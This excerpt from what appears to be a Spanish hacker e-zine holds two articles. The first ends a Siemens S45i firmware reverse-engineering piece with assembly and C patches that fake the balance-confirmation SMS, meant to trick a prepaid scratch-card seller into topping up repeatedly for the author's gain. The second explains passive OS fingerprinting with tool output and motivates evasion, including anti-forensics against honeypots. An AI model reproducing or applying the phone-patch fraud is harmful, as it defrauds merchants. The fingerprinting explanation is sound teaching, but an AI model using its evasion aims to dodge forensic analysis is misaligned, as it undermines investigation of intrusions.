org CDDD26
 mov     [-r0], r9
 mov     [-r0], r8
 mov     r9, r12
 mov     r8, #0
 calls   0CCh, loc_CC662A ; S45i_AcquireGbsLock , para garantizar que nadie
            ; modifica la memoria mientras yo la estoy leyendo
 calls   0F7h, loc_F7D2C0 ; Mira que no estoy ejecutando algo relacionado
 cmp     r4, #0          ; Si puedo proseguir...
 jmpr    cc_Z, loc_CDDD40 ; continúa.
 mov     r8, #4          ; Si no puedo proseguir...
 jmpa    cc_UC, loc_CDDDAE ; sal.
loc_CDDD40:
calls   0F7h, loc_F7D2F8 ; Mira que no estoy ejecutando ya un DTMF
 cmp     r4, #0          ; Si no puedo proseguir...
 jmpa    cc_Z, loc_CDDDAE ; sal.
 sub     r9, #23h ; Resta el código correspondiente a  "#"
 cmp     r9, #16h ; Lo compara con 0x16
 jmpr    cc_UGT, loc_CDDDAA ; Si es mayor, sal.
 shl     r9, #1          ; Si no, lo multiplica por 2
 add     r9, #2F88h      ; Y le añade un offset
 extp    #203h, #1       ; Y lo obtiene de la tabla 0203:02F88+X*2
 mov     r9, [r9] ; Saca el dato de la tabla...
jmpi    cc_UC, [r9]     ; y salta . Eso es como llamar a function_teclaX
```

```
                ; o lo que es lo mismo loc_(CDDD62+X*4)
loc_CDDD62:             ; para la tecla '0'
 mov     r8, #18h ; Mete el dato 0x18 ...
 jmpr    cc_UC, loc_CDDDAE ; y sigue
loc_CDDD68:             ; para la tecla '1'
 mov     r8, #19h
 jmpr    cc_UC, loc_CDDDAE
loc_CDDD68:             ; para la tecla '2'
 mov     r8, #1Ah
 jmpr    cc_UC, loc_CDDDAE
loc_CDDD6E:             ; para la tecla '3'
 mov     r8, #1Bh
 jmpr    cc_UC, loc_CDDDAE
loc_CDDD74:
.......así un total de 0x16 rutinas.....
loc_CDDDAA:
  mov     r8, #22h      ; Dato por defecto
loc_CDDDAE:       ; Ahora encola la nueva rutina
 mov     r12, #3ACEh
 mov     r13, #41h      ; que es 0041:3ACE
 mov     r14, #6  ; con indicador 0x06 (que no sé lo que signfica)
 mov     r15, #35h
 calls   0CCh, loc_CC79AE ; Manda en mensaje a la cola
........
CDDDD6:
 mov     r12, r8
 calls   0CDh, loc_CDDB3E ; esto es S45i_PlayTone y hace que
                          ; suene el tono indicado en r12
```

Para hacer que mande un tono DTMF distinto al que debería mandarse, sólo tengo que modificar loc_CDDD62+X*4 y meter un valor distinto en r8.
O también puedo hacer que loc_CDDDAE incremente r8 , y luego continúe haciendo mov r12, #3ACEh y el resto como antes.

Si sigo los pasos hacia atrás para ver cómo he llegado hasta aquí, veo que todo se cuece en FB9AD2 y también aquí se verifican los datos.
En fin, hay muchas posibles rutinas para alterar el dato enviado.

****
Hay otro metodo similar para recargar la tarjeta , pero sin hacer una llamada de voz.
Se compra una tarjeta de rascar, se escribe un número de telefono, seguido por la tecla '*' y a continuación el código del cartoncillo y la tecla "MARCAR".
Si todo ha ido bien se recibe un mensaje instantáneo indicando el nuevo saldo.

Mi táctica será hacer que el móvil muestre el saldo antiguo en el mensaje de confirmación, con lo que el vendedor lo intentará de nuevo, quizás con varios cartoncillos. Cada vez que lo intente con un número diferente, parece que no lo ha cargado, pero en realidad sí que lo ha hecho, aumentando cada vez más mi saldo.
También se podría eliminar el mensaje de confirmación antes que el móvil lo muestre, o mil procedimientos más.
Lo que tengo que averiguar es cómo hacer para modificar el SMS del nuevo saldo antes de que se muestre en la pantalla.
La técnica es fácil: me mando un SMS desde otro móvil.
Como esperaba, la primera vez que identifico que ha llegado mensaje lo encuentro en formato PDU empaquetado, es decir, que 8 caracteres se meten en 7 bytes, y resulta complicado de localizar y modificar.

Pero en otro momento posterior, el SMS se desempaqueta y se muestra.
Esto pasa a través de la rutina S45i_strcpy en FF40A0. Así que uso algo parecido a lo anterior: si encuentro la palabra "saldo" entonces cambio "es ahora xxx euros" por "es ahora 3.00 euros" .

En vez de escribirlo en ensamblador, decido escribirlo en lenguage C y usar el compilador KeilC que me permite generar código ensamblador para C166.

```
org FF40A0
calls miCopy
mov r4, #0h

/*
Los datos de entrada son:
r15:r14=puntero al fuente
```

```
r13:r12=puntero al destino
miCopy()
{
int i;
far char *pFuente;
pFuente=r15*0x4000+r14;
if(strstr(pFuente,"saldo")>0)
 {
 pEuros=strstr(pFuente,"euros");
 if(pEuros>0)
  {
  *(pEuros-7)=' ';
  *(pEuros-6)=' ';
  *(pEuros-5)='3';
  *(pEuros-4)='.';
  *(pEuros-3)='0';
  *(pEuros-2)='0';
  }
 calls original_FF40A0;
}
```

Con cuidado de que la función strstr (en FF417A, también conocida como S45i_FindSubstring) no se le ocurra llamar a FF40A0.
Esta información la he obtenido a partir del listado que he hecho desensamblando con el programa IDA toda la ROM del móvil.

Podría decirte cuál es la función que llama a esta copia de strings, pero posiblemente ya lo puedes hacer por tu cuenta, ?o no?

Bueno, y esto es todo por ahora. No creo haber descubierto nada nuevo que no supiera antes, a saber:
-Siemens hace unos teléfonos realmente potentes
-Hay mucha información en Internet
-La paciencia es la madre de la ciencia
-El que nada tiene que hacer, con el culo caza moscas.

EOF

Evadiendo el Fingerprinting Pasivo

by ca0s

ca0s@getrewted.com.ar
http://www.getrewted.com.ar

--[Contenidos

1 - Introduccion
2 - Que es el Fingerprinting de Red ?
  2.1 - Fingerprinting Activo
  2.2 - Fingerprinting Pasivo
  2.3 - Fingerprinting por Tiempo
3 - Razones para evadir el Fingeprinting Pasivo
  3.1 - Tecnica Anti-Forense
  3.2 - Privacidad y Estadistica
  3.3 - Ataques automatizados
4 - Tecnicas de Fingerprinting Pasivo
  4.1 - Flags y opciones mas comunes
  4.2 - Herramientas usadas
5 - Evadiendo el Fingerprinting Pasivo
  5.1 - Linux LKMs
  5.2 - /proc filesystem
  5.3 - POM & MANGLE
  5.4 - Packet Purgatory
  5.5 - Divert Sockets
  5.6 - Netfilter QUEUE
6 - Algunas conclusiones
7 - Referencias

--[1 - Introduccion

Este articulo tiene como objetivo, explicar el funcionamiento de las tecnicas de fingerprinting pasivo para un Sistema Operativo, plantear las razones por las que querriamos realizar una evasion, y analizar las diferentes tecnologias que podriamos usar para lograr la evasion.

Con cada tecnologia analizada, veremos hasta donde se puede llegar con ella, y mostraremos algunos simples ejemplos de evasion. En un segundo articulo sobre esta misma tematica, iremos mas a fondo con el camino elegido, y veremos algunas tecnicas mas avanzadas de evasion.

La idea principal de este articulo, es introducirnos en el tema, para luego seguir trabajando con las tecnicas de evasion.

Espero que disfruten de la lectura, y ya que hay altas probabilidades de que encuentren errores, cualquier comentario sera mas que bienvenido ;)

--[2 - Que es el Fingerprinting de Red ?

La tecnica del "fingerprinting" de red se basa en encontrar diferencias en los paquetes que un sistema envia o recibe, y a partir de comparar estas diferencias realizar una identificacion. Podemos hacer diferentes aplicaciones de esta tecnica, pero en general es usada para identificar servicios, programas, o un Sistema Operativo.

Un ejemplo muy basico, y que todos conoceran, es diferenciar un Windows de un Linux usando el comando PING:

```
foo# ping 192.168.1.10
64 bytes from 192.168.1.10: icmp_seq=1 ttl=128 time=5.46 ms
64 bytes from 192.168.1.10: icmp_seq=2 ttl=128 time=5.27 ms

foo# ping 192.168.1.163
64 bytes from 192.168.1.163: icmp_seq=1 ttl=64 time=2.36 ms
64 bytes from 192.168.1.163: icmp_seq=2 ttl=64 time=2.34 ms
```

En el primer ejemplo, identificamos al sistema Windows porque la TTL es de 128, y en el segundo ejemplo identificamos al Linux porque la TTL es de 64. Claro que este metodo no es muy confiable, ya que tambien hay otros SOs que utilizan esos mismos valores de TTL. Por esta razon, es que a mayor cantidad de diferencias, mas precisa sera nuestra identificacion.

Las tecnicas mas conocidas de fingerprinting de un SO, son mediante el metodo Activo, Pasivo y por Tiempo. A continuacion veremos un ejemplo, y una breve explicacion de cada una de ellas.

2.1. Fingerprinting Activo

La forma Activa del fingerprinting, es la mas conocida y usada por todos. Trabaja enviando paquetes especialmente modificados a un sistema, y escuchando por su respuesta. Como cada SO posee su propia implementacion del TCP/IP stack, podemos comparar las diferentes respuestas, y en base a las diferencias, identificar el SO que posee.

Hay varias herramientas que podemos utilizar, pero compartiran conmigo que la mas popular es Nmap [Ref. 1]. Veamos un ejemplo del fingerprinting que realiza:

```
foo# nmap -sS -T4 -O docsrv.caldera.com

Starting nmap 3.70 ( http://www.insecure.org/nmap/ ) at 2005-01-29 21:21 UTC
Interesting ports on docsrv.caldera.com (216.250.128.247):
(The 1657 ports scanned but not shown below are in state: filtered)
PORT    STATE  SERVICE
80/tcp  open   http
113/tcp closed auth
507/tcp open   crs
Device type: general purpose
Running: NCR BSD-misc, SCO UnixWare
OS details: NCR S26 server (i386) running NCR MP-RAS SVR4 UNIX System,
SCO UnixWare 7.1.0 x86
Uptime 225.442 days (since Fri Jun 18 11:31:44 2004)
```

Una de las razones por la que la forma activa sea tan usada, se debe a que a la hora de comprobar la seguridad de un sistema, muchas vulnerabilidades dependen directamente de un SO en particular, por lo que hacer un reconocimiento de este se vuelve fundamental.

2.2. Fingerprinting Pasivo

Esta otra variante de fingerprinting tambien puede ser usada para reconocer un SO, pero la forma y el proposito para hacerlo es totalmente diferente.

Como su nombre lo indica, al contrario del fingerprinting Activo donde enviamos pedidos a un equipo, en este metodo solamente vamos a escuchar las conexiones generadas por otros sistemas, y en base a las diferentes opciones y flags que cada conexion posee vamos a intentar identificar un SO.

Lo obvio, y fundamental de este metodo, es que al solo estar escuchando las conexiones, nunca vamos a ser detectados. Al contrario del metodo Activo, que suele ser muy ruidoso.

Tambien hay varias herramientas para hacer fingerprinting Pasivo, pero la mejor de su clase es sin duda p0f [Ref. 2]. Veamos un ejemplo de p0f en accion:

```
foo# p0f
p0f - passive os fingerprinting utility, version 2.0.5
(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns <wstearns@pobox.com>
p0f: listening (SYN) on 'any', 231 sigs (13 generic), rule: 'all'.
```

```
 192.168.1.163:32768 - Linux 2.4/2.6 <= 2.6.7 (up: 0 hrs)
   -> 65.108.147.27:80 (distance 0, link: ethernet/modem)
```

Hay muchos usos que le podemos dar a esta tecnica, como veremos mas adelante, pero es muy interesante como se la ha comenzado a utilizar en soluciones de IDS/IPS para reducir los falsos positivos.

Varios productos comerciales de Deteccion/Prevencion de Intrusos, entre ellos el ISS RealSecure por ejemplo, realizan escaneos de vulnerabilidades en los sistemas que protegen para luego correlacionar esta informacion contra los ataques recibidos. De esta forma es posible verificar si un ataque puede ser exitoso, ya que se cuenta con el patron de ataque que se ha recibido, y las vulnerabilidades anteriormente conocidas en los servidores. La idea es buena, pero agrega una gran latencia en la red debido a que constantemente hay que escanear los servidores en busca de vulnerabilidades.

Aqui es donde entra esta tecnica para innovar, la empresa Sourcefire que utiliza toda la tecnologia de Snort para sus soluciones de IDS/IPS, creo un dispositivo que realiza Fingerprinting Pasivo para obtener informacion de los sistemas y sus vulnerabilidades, y luego correlacionarla con los ataques recibidos. Gracias a esto, no agrega ningun tipo de latencia a la red, ya que todo lo obtiene escuchando pasivamente en un puerto de trunk del switch de la LAN.

2.3. Fingerprinting por Tiempo

Esta tecnica es relativamente nueva, y se la describe como "Medio-Pasiva". Su funcionamiento, se basa en analizar el tiempo de retransmision por timeout de los paquetes en un handshake de TCP.

Dentro de las pocas herramientas que realizan este tipo de analisis, encontramos a Snacktime [Ref. 11], un simple Perl script, pero que cumple su proposito:

```
 foo# iptables -A OUTPUT -p tcp --dport 80 --tcp-flags RST RST -j DROP
 foo# iptables -A INPUT -p tcp --sport 80 --tcp-flags SYN SYN -j DROP

 foo# perl snacktime.pl -t www.sun.com -p 80 -v -m
 It's snacktime for 209.249.116.195 on port 80...

     209.249.116.195 gave me a snack! Yum! [SYN-ACK Time: 1117238093.881357]
     209.249.116.195 gave me a snack! Yum! [SYN-ACK Time: 1117238097.245171]
     209.249.116.195 gave me a snack! Yum! [SYN-ACK Time: 1117238103.995990]
     209.249.116.195 gave me a snack! Yum! [SYN-ACK Time: 1117238117.515720]
     209.249.116.195 gave me a snack! Yum! [SYN-ACK Time: 1117238144.494415]
     209.249.116.195 gave me a snack! Yum! [SYN-ACK Time: 1117238198.492660]
     209.249.116.195 gave me a snack! Yum! [SYN-ACK Time: 1117238258.490415]

 First snack at:                          1117238093.881357
 Retry 1 delta: 3.363814 secs             1117238097.245171
 Retry 2 delta: 6.750819 secs             1117238103.99599
 Retry 3 delta: 13.51973 secs             1117238117.51572
 Retry 4 delta: 26.978695 secs            1117238144.494415
 Retry 5 delta: 53.998245 secs            1117238198.49266
 Retry 6 delta: 59.997755 secs            1117238258.490415

 Alright guess: 209.249.116.195 is SunOS_5.5.1 (7)
 Runner up (Lame guess): Generic_Perfect_RFC_2988_Stack (2)
```

Esta tecnica es muy interesante, pero dada la complejidad de la evasion, la vamos a cubrir en el proximo articulo sobre tecnicas avanzadas, igualmente ya tienen lo necesario si desean investigar por su cuenta.

--[3 - Razones para evadir el Fingeprinting Pasivo

Hay muchas razones por las cuales querriamos evadir un fingerprinting pasivo, a continuacion veremos algunas de ellas, las que se me han ocurrido a mi, pero todo depende de la imaginacion de cada uno de ustedes.

3.1. Tecnica anti-forense

Esta es la razon por la cual comenze a investigar sobre este tema, me atraia lo interesante de las arquitecturas de honeypots, y me preguntaba como alguien podria evadir uno de estos sistemas. Descubri que formas de detectar y hackear honeypots hay muchas, daria para un articulo aparte, pero si todo el trafico de red era capturado, nada impedia que un analista forense pueda descubrir cuales fueron las acciones de un atacante y realizar un perfil de este.

The Honeynet Project [Ref. 3] es una de las organizaciones que mas ha incursionado en el estudio de las herramientas, tacticas y motivos que posee el atacante de un sistema. Para ello han creado lo que se conoce como una Honeynet, que es una de las soluciones mas complejas y reales de honeypots.

Una Honeynet no puede ser emulada, todo debe ser real, y puede involucrar hasta una red entera de honeypots. El desafio es grande, ya que un atacante debe poder interactuar con todos estos sistemas, sin dudar en ningun momento del lugar donde se encuentra. Al mismo tiempo debe ser una red controlada, para que no se pueda atacar sistemas fuera de ella, y por supuesto, se pueda capturar toda la informacion que paso por su interior.

A partir de toda esta compleja arquitectura, The Honeynet Project ha escrito muchos documentos, y hasta un libro. Uno de sus whitepapers, que tiene el nombre "Know Your Enemy: Passive Fingerprinting" [Ref. 4], esta dedicado exclusivamente al analisis forense de red usando la tecnica del fingerprinting pasivo. Aunque solo se enfoca en la deteccion del SO del atacante.

Podemos encontrar varias razones por las que un analista forense desee conocer el SO que un atacante utilizaba, todo depende de las circunstancias, y de cada caso en particular. Pero si al hecho de haber reconocido el SO, le sumamos otra informacion que se haya podido conseguir, como las herramientas utilizadas, las acciones que se realizaron, el objetivo que se perseguia, etc. se podria llegar a sacar un perfil bastante aproximado de un atacante, que hasta podria ser usado en una futura instancia judicial.

Muchos autores de virus, han logrado ser identificados tras encontrar patrones en los archivos de una de sus creaciones, que permitian identificar que el mismo codigo de programacion, o las mismas librerias, habian sido utilizadas en otros virus.

En un analisis forense de red podria pasar algo similar, pero en vez de buscar patrones en el archivo de un virus, lo estariamos buscando en el trafico de red.

3.2. Privacidad y Estadistica

Con respecto a la privacidad, creo que no hace falta demasiada explicacion, y ya se imaginaran hacia adonde apunto. No hace falta ser hacker ni abogado para darse cuenta de los abusos que muchos gobiernos y empresas realizan en contra del derecho a la privacidad que cada uno de nosotros posee. Con solo leer los diarios de vez en cuando cualquiera se puede dar cuenta de ello.

La estadistica esta directamente relacionada a la privacidad, pero a veces no nos damos cuenta de ello, y simplemente dejamos que las cosas pasen.

El ejemplo mas simple, lo encontramos cada vez que navegamos por alguna pagina web, y al mismo tiempo estamos revelando informacion personal, como el SO que usamos, en cada lugar que visitamos.

Para hacer una simple demostracion, vamos a entrar con diferentes browsers a Google, y con Ngrep [Ref. 5] a capturar el paquete directamente de la red:

```
foo# ngrep
interface: eth1 (192.168.1.0/255.255.255.0)

* Usando "Links" desde Linux:

T 192.168.1.16:32797 -> 64.233.161.104:80 [AP]
  GET / HTTP/1.1
  User-Agent: Links (2.1pre11; Linux 2.4.22 i686; 100x37)

* Usando "Internet Explorer" desde Windows:

T 192.168.1.23:1787 -> 64.233.161.104:80 [AP]
  GET / HTTP/1.1
  User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0;
```

```
   .NET CLR 1.1.4322)

 * Usando "Firefox" desde Windows:

 T 192.168.1.23:1782 -> 10.1.0.92:80 [AP]
   GET / HTTP/1.1
   User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.0; en-US; rv:1.7.8)

 * Usando "Firefox" desde Linux:

 T 192.168.1.16:32792 -> 64.233.161.147:80 [AP]
   GET / HTTP/1.1
   User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.7.5)

 * Usando "Lynx" desde Linux:

 T 192.168.1.16:32794 -> 64.233.161.104:80 [AP]
   GET / HTTP/1.0
   User-Agent: Lynx/2.8.5rel.1 libwww-FM/2.14 SSL-MM/1.4.1 OpenSSL/0.9.7d
```

Como podran observar, excepto Lynx, el resto de los browsers que usamos revelan cual es nuestro SO. Tal vez puedan considerar que esta no es una informacion lo suficientemente importante, para tomarse la molestia de usar Proxys o cambiar de browser. Pero este tipo de informacion, es muy valiosa para empresas que la usan para crear perfiles de sus usuarios, con innumerables propositos, y aqui la gran pregunta: Quien quiere ser una estadistica ?

3.1. Ataques automatizados

Para explicar este punto, les contare una historia, asi que les pedire que usen un poco bastante su imaginacion, y supongamos esta hipotetica situacion:

Un "black hat" malvado, descubre una vulnerabilidad en un SO con un pobre dise~o de seguridad, puede ser cualquier SO que conozcamos, pero utilizaba el SP 3.

Tras este gran descubrimiento, nuestro black hat decide ir en busca de codigos de homebanking, o numeros de tarjetas de credito que algun usuario despistado guarde en su PC, o que puedan ser sustraidos utilizando un keylogger.

Sabe que su recien codeado exploit no fallara, pero si comienza a escanear grandes redes en busca de PCs con un SO en particular, es probable que alguien lo detecte y termine en la carcel. O peor aun, otro black hat, aun mas malvado que el, descubra su 0 day, venda la vulnerabilidad a iDEFENSE, y el no solo pierda su tiempo de investigacion y los creditos, si no tambien el dinero!

El problema era simple, si escaneaba grandes redes en busca de sus victimas, seria descubierto, y no lograria su objetivo. Entonces, como no podia buscarlos, deberia atraerlos.

Para ello monta un sitio web en un servidor que ya controlaba, sube las ultimas fotos y videos de Jenna Jameson, y comienza a hacer propaganda de la mejor web de contenidos XXX de Internet, en cuanto IRC, lista de correo y foro encontraba.

Nuestro black hat sabia que su 0 day, al comenzar a atacar sistemas, tendria una vida util muy corta. Por ello, es que la precision jugaba un papel fundamental.

Si habia abandonado la idea de escanear grandes redes, tampoco se arriesgaria a correr su exploit contra cuanta victima visitara su web XXX, y de la cual desconocia si poseia el SO vulnerable.

Como ingenio le sobrava a nuestro black hat, decidio hacer un script automatizado para que cuando una victima entrara a la web, primero detectaria su SO haciendo un fingerprinting pasivo de la conexion que este habia iniciado, y si poseia el SO vulnerable, recien alli el exploit se ejecutaria, y entonces un backdoor seria instalado en la victima.

La historia termina aqui, el black hat utilizando una tecnica, que generalmente es usada para otros propositos, gano tiempo, y consiguio una mayor cantidad de victimas.

La moraleja es que si no quieres ser la victima, de un black hat malvado

jugando con su 0 day, debes poder evadir la deteccion de tu SO en un fingerprinting pasivo.

Bueno, les adverti que debian usar su imaginacion ;)

--[4 - Tecnicas de Fingerprinting Pasivo

Ahora veremos como se realiza el Fingerprinting Pasivo de un SO, analizando las conexiones TCP/IP. Los que ya posean buenos conocimientos de TCP/IP, pueden saltar al punto 4.2, aunque nunca esta de mas refrescar algunos conceptos.

4.1. Flags y opciones mas comunes

En TCP/IP vamos a encontrar muchos flags y opciones de los protocolos que nos van a permitir diferenciar un SO de otro, a continuacion veremos una breve descripcion de los mas usados.

- TTL (Time To Live):

El proposito del campo TTL es prevenir que un datagrama termine en un loop infinito. Esto puede suceder, cuando por ejemplo, un router crashea o la conexion entre dos routers se pierde, entonces a los protocolos de ruteo les puede tomar un tiempo detectar cual es la ruta perdida y buscar una nueva. Durante este tiempo, puede pasar que el datagrama termine dando vueltas en un loop de ruteo. El campo TTL entonces, pondra un limite a las vueltas que el datagrama puede dar dentro de este loop.

Cada router que recibe un datagrama, debe decrementar el TTL en 1, o en la cantidad de segundos que tardo en procesarlo. Como la mayoria de los routers tarda menos de un segundo en hacerlo, el campo TTL termina siendo un muy efectivo contador de saltos, que se decrementa de uno en uno por cada router por el que pasa.

Un programa que basa su funcionamiento en el TTL, es el muy conocido traceroute, el cual comienza enviando un datagrama con el TTL en 1, y lo va incrementando hasta llegar a su destino. Como por cada router por donde pasa el datagrama, el TTL se decrementa, cuando este llega a 0, el router devuelve un mensaje ICMP de time exceeded in-transit, y de esta forma el traceroute se entera por donde paso el datagrama. Para saber cuando el datagrama llega al host destino, el traceroute espera a que este le envie un mensaje ICMP de echo-reply, si uso el protocolo ICMP, o de port-unreachable, si utilizo el protocolo UDP, ya que para UDP usa puertos muy altos que no suelen ser utilizados.

Para dejarlo mas claro, como el TTL trabaja en el protocolo IP, podemos hacer un traceroute utilizando diferentes tipos de protocolos. Las implementaciones mas comunes del traceroute, utilizan UDP e ICMP, en Unix y compatibles, e ICMP, en el tracert de Windows. Por ejemplo, otro protocolo con el que podriamos hacer un traceroute seria con TCP.

Llendome un poco del tema, un traceroute con TCP es muy util, porque suele pasar que un router o firewall filtre el trafico UDP hacia una red, y si el admin medianamente sabe lo que hace, tambien va a filtrar ICMP, otra gran fuente de fingerprinting [Ref. 6]. Pero por suerte, siempre vamos a encontrar un servicio TCP escuchando al final del camino, como por ejemplo un servidor web, razon por la que podriamos hacer un traceroute TCP al puerto 80 de este servidor, y pasariamos sin ser filtrados.

Esta de mas decir que si hacemos un traceroute con TCP, en vez de esperar un mensaje ICMP de port-unreachable, o echo-reply cuando el paquete llega al host destino, lo que recibiriamos seria un SYN/ACK en respuesta a nuestro SYN.

Veamos un ejemplo del traceroute. Con UDP o ICMP(flag -I), vamos a recibir la misma respuesta que aparece a continuacion:

```
 foo# traceroute -n -I www.telefonica.es
 traceroute to www.telefonica.es (194.224.55.24), 30 hops max, 38 byte packets
  1  192.168.1.1  2.529 ms  2.458 ms  2.508 ms
  2  x.x.x.x  18.660 ms  19.878 ms  19.525 ms
  3  200.x.x.x  20.366 ms  19.569 ms  20.094 ms
  4  200.x.x.x  19.759 ms  20.018 ms  20.804 ms
  5  200.x.x.x  23.999 ms  22.366 ms  22.182 ms
```

```
 6  200.3.49.121  23.871 ms  22.119 ms  22.466 ms
 7  * * *
 8  * * *
 9  195.22.199.73  209.609 ms *  175.036 ms
10  195.22.216.169  184.849 ms  185.579 ms  186.585 ms
11  213.140.52.153  207.172 ms *  184.275 ms
12  213.140.37.189  290.499 ms  271.434 ms  270.237 ms
13  213.140.36.133  291.821 ms  313.774 ms  311.341 ms
14  213.140.50.126  291.692 ms  289.924 ms  311.334 ms
15  194.69.226.60  291.652 ms  328.648 ms  289.771 ms
16  193.152.56.22  286.145 ms  288.765 ms  310.180 ms
17  * * *
18  * * *
19  * * *
20  * * *
```

Como pueden ver, nunca llegamos a nuestro destino, saltos 17 en adelante, porque seguramente hay un dispositivo filtrando UDP e ICMP delante del servidor web, posiblemente un firewall. En los saltos 7 y 8 solamente John Chambers debe saber lo que pasa...

Ahora veamos el mismo ejemplo, pero haremos el traceroute utilizando TCP hacia el puerto 80 de www.telefonica.es, utilizando el famoso Hping [Ref. 7]:

```
foo# hping www.telefonica.es -n -S -p 80 -t 1 -z
HPING www.telefonica.es (eth0 194.224.55.24): S set, 40 headers + 0 data bytes
TTL 0 during transit from ip=192.168.1.1
2: TTL 0 during transit from ip=x.x.x.x
3: TTL 0 during transit from ip=200.x.x.x
4: TTL 0 during transit from ip=200.x.x.x
5: TTL 0 during transit from ip=200.x.x.x
6: TTL 0 during transit from ip=200.3.49.121
9: TTL 0 during transit from ip=195.22.199.73
10: TTL 0 during transit from ip=195.22.216.169
11: TTL 0 during transit from ip=213.140.52.153
12: TTL 0 during transit from ip=213.140.37.189
13: TTL 0 during transit from ip=213.140.36.133
14: TTL 0 during transit from ip=213.140.50.126
15: TTL 0 during transit from ip=194.69.226.60
16: TTL 0 during transit from ip=193.152.56.22
17: TTL 0 during transit from ip=194.224.52.16
18: len=46 ip=194.224.55.24 ttl=233 DF id=15879 sport=80 flags=SA seq=34
    win=9112 rtt=312.7 ms
    len=46 ip=194.224.55.24 ttl=233 DF id=15882 sport=80 flags=SA seq=37
    win=9112 rtt=313.6 ms
    len=46 ip=194.224.55.24 ttl=233 DF id=15883 sport=80 flags=SA seq=38
    win=9112 rtt=291.5 ms
```

Como pueden ver, el dispositivo que nos estaba filtrando, y que logramos descubrir, tiene la IP 194.224.52.16 en el salto 17. Luego, en el salto 18 ya recibimos la respuesta (SYN/ACK) de la web de www.telefonica.es.

Volviendo al uso del TTL en el fingerprinting, vimos al comienzo de este articulo, un simple ejemplo en el que usando el comando PING podiamos diferenciar entre un Linux y un Windows, porque los TTLs eran de 64 y 128 en cada caso. Ahora vemos, que en la respuesta del comando HPING, el servidor web responde con un TTL de 233. Los valores de inicio del TTL, en la mayoria de los SOs, son en general de 30, 32, 60, 64, 128 y 255. Por lo que podemos presumir que el TTL del servidor web es de 255, ya que si a los 233 de respuesta, le sumamos los 18 saltos de distancia a los que me encuentro, mas algunos saltos dentro de la red interna de telefonica.es, vamos a llegar a ese numero.

Como habiamos comentado, es muy burdo intentar identificar un SO unicamente por el valor de su TTL, pero de querer hacerlo, podriamos consultar, entre otras fuentes, por un whitepaper llamado "Default TTL Values in TCP/IP" [Ref. 8], en donde vamos a encontrar que el TTL de 255 corresponde a Solaris. Buscando un poco mas de informacion, podemos asociar este valor de TTL a las versiones de Solaris entre la 2.5 y la 2.7.

Esta tecnica es la misma que utiliza la conocida web Netcraft [Ref. 9] para identificar el SO de un website, solo que ademas, tambien toma los banners del HTTP Server, entre otras cosas. Si consultamos en Netcraft por el SO de la web de www.telefonica.es, vamos a comprobar que efectivamente es un Solaris.

- Window Size:

En una conexion entre un cliente y un servidor, el Window Size, es la cantidad de datos que el cliente puede enviarle al servidor, antes de recibir un reconocimiento indicando que ha recibido todo o parte de estos datos.

Para mantenerlo simple, si por ejemplo tenemos a dos hosts hablando sobre una conexion TCP con un Window Size de 64KB, el cliente puede mandar solamente 64KB de datos, luego debe parar, y esperar a recibir un reconocimiento por parte del servidor. Si el servidor reconoce que recibio todos los datos, entonces el cliente puede volver a enviar 64KB. Si al contrario, el servidor solo reconoce 32KB, porque supongamos que los otros 32KB se perdieron en el camino, entonces el cliente debe volver a mandar solamente los ultimos 32KB perdidos, porque no puede pasarse de los 64KB acordados al principio.

En el caso del fingerprinting, nuestra atencion estara puesta sobre el valor, que diferentes SOs, le fijan al Window al iniciar una conexion, y luego como esta va cambiando.

- DF (Don't Fragment):

Cuando la capa IP recibe un datagrama, primero verifica porque interfaz local lo va a rutear, y luego obtiene el MTU que esta posee. El MTU es el "Maximun Transfer Unit" que un tipo de red en particular tiene, en redes Ethernet por ejemplo, el MTU es de 1500 bytes. Una vez que IP tiene el valor del MTU, lo va a comparar con el tama~o del datagrama, y si es necesario, fragmentara el datagrama.

Hay varios campos en el IP Header que entran en juego con la fragmentacion, uno de ellos es el llamado "Don't Fragment". Cuando este campo esta activado, el protocolo IP no fragmentara el datagrama. Una vez que el datagrama ha sido enviado con el DF bit activado, si en algun punto es necesario fragmentar el datagrama, este sera descartado, y un mensaje ICMP de error "fragmentation needed but don't fragment bit set" sera enviado al origen de la conexion.

La mayoria de los SOs poseen el campo DF activado, por lo que no nos servira de mucho para identificar un SO en particular, pero si nos permitira reconocer mas facilmente, a aquellos SOs que no posean este campo activado por default, como es el caso de SCO o OpenBSD.

- MSS (Maximum Segment Size):

El MSS es la cantidad maxima de datos que TCP puede enviar hacia el otro lado.

En el momento en que una conexion se establece, cada lado tiene la opcion de anunciar el MSS que espera recibir. Si uno de los lados no recibe el MSS del otro, se asume un valor de 536 bytes. Este valor permite que un IP Header de 20 bytes y un TCP Header de 20 bytes, entren en un datagrama IP de 576 bytes.

Por ejemplo, si tenemos un host conectado a una red Ethernet, el MSS que enviara sera de 1460 bytes, ya que al MTU de 1500 bytes le restamos los 40 bytes del IP y TCP Header; y si del otro lado, tenemos un host conectado con PPP o SLIP que poseen un MTU de 296 bytes, el MSS que enviara sera de 256 bytes. En esta conexion, el host conectado a la red Ethernet, por mas que haya anunciado un MSS de 1460 bytes, jamas podra enviar un datagrama mayor a 256 bytes.

El fingerprinting con respecto al MSS, pasa por el valor que algunos SO's poseen por default. La mayoria de los SO's usan un MSS de 1460 bytes, pero por ejemplo, hay algunas implementaciones de BSD que pueden usar un MSS multiplo de 512 bytes, o tambien Novell, que generalmente usa un MSS de 1368 bytes.

4.2. Herramientas usadas

Como ya lo hemos venido comentando a lo largo de este articulo, la herramienta mas popular para realizar un Fingerprinting Pasivo de un SO es el p0f, por esta razon, nuestro analisis pasara por conocer como trabaja esta herramienta, y en la siguiente seccion, como podemos evadir la deteccion que realiza.

A partir de la version 2.0, el p0f ha incorporado nuevas tecnicas mas avanzadas de deteccion, y se ha vuelto mucho mas preciso. Aun asi, esta lejos de ser tan preciso como Nmap, debido a que solo puede escuchar las conexiones que un host realiza, y no verificar como este responde a paquetes invalidos o modificados.

El p0f puede realizar la deteccion de un SO utilizando tres modos diferentes:

- Conexiones entrantes, este es el modo por default, y se basa en escuchar los paquetes SYN del inicio de una conexion.

- Conexiones salientes, escucha los paquetes SYN+ACK, que son las respuestas a los paquetes SYN.

- Conexiones salientes rechazadas, escucha los paquetes RST+ que pueden ser la respuesta, por ejemplo, a un SYN dirigido a un puerto que estaba cerrado.

